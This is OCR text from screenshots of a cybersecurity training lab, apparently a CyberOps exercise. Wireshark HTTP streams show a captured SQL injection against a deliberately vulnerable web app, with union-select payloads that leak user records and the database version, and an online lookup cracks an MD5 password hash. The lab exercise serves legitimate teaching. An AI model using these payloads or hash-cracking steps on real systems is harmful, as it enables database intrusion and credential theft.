

CyberOps Workstation [In esecuzione] - Oracle VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
Follow HTTP Stream (tcp.stream eq 1)
Wireshark: Find text
Find text: 1=1
Cancel
Find
<h1>Vulnerability: SQL Injection</h1>
<pre>ID: 1=1
First name: admin
Surname: admin</pre>



CyberOps Workstation [In esecuzione] - Oracle VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
Follow HTTP Stream (tcp.stream eq 3)
Wireshark: Find text
Find text: 1=1
Cancel
Find
<h1>Vulnerability: SQL Injection</h1>
<pre>ID: 1' or 1=1 union select database(), user()#
First name: admin
Surname: admin</


CyberOps Workstation [In esecuzione] - Oracle VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
Follow HTTP Stream (tcp.stream eq 4)
Wireshark: Find text
Find text: 1=1
Cancel
Find
<h1>Vulnerability: SQL Injection</h1>
<pre>ID: 1' or 1=1 union select null, version ()#
First name: admin
Surname: admin</pre><pre>ID: 1' or 1=1 union select null, version ()#
First name: Gordon
Surname: Brown</pre><pre>ID: 1' or 1=1 union select null, version ()#
First name: Hack
Surname: Me</pre><pre>ID: 1' or 1=1 union select null, version ()#
First name: Pablo
Surname: Picasso</pre><pre>ID: 1' or 1=1 union select null, version ()#
First name: Bob
Surname: Smith</pre><pre>ID: 1' or 1=1 union select null, version ()#
First name:
Surname: 5.7.12-0ubuntu1.1</pre>
<h2>More Information</h2>


CyberOps Workstation [In esecuzione] - Oracle VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
Follow HTTP Stream (tcp.stream eq 4)
Wireshark: Find text
Find text: 1=1
Cancel
Find
Stream Content
Entire conversation (6548 bytes)
Find
Save As
Print
ASCII
EBCDIC
Hex Dump
C Arrays
Raw
Help
Filter Out This Stream
Close


CyberOps Workstation [In esecuzione] - Oracle VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
Follow HTTP Stream (tcp.stream eq 5)
Wireshark: Find text
Find text: users
Cancel
Find
Stream Content
Entire conversation (45686 bytes)
Find
Save As
Print
ASCII
EBCDIC
Hex Dump
C Arrays
Raw
Help
Filter Out This Stream
Close


CyberOps Workstation [In esecuzione] - Oracle VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
Follow HTTP Stream (tcp.stream eq 6)
Wireshark: Find text
Find text: 1=1
Cancel
Find
Stream Content
Entire conversation (7186 bytes)
Find
Save As
Print
ASCII
EBCDIC
Hex Dump
C Arrays
Raw
Help
Filter Out This Stream
Close


CyberOps Workstation [In esecuzione] - Oracle VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
Follow HTTP Stream (tcp.stream eq 6)
Wireshark: Find text
CrackStation - Online Password Hash Cracking - MD5, SHA1, Linux, Rainbow Tables, etc. - Mozilla Firefox
CrackStation
Defuse.ca
Free Password Hash Cracker
Enter up to 20 non-salted hashes, one per line:
8d3533d75ae2c3966d7e0d4fcc69216b
I'm not a robot
Crack Hashes
Hash
Type
Result
8d3533d75ae2c3966d7e0d4fcc69216b
md5
charley
Download CrackStation's Wordlist
How CrackStation Works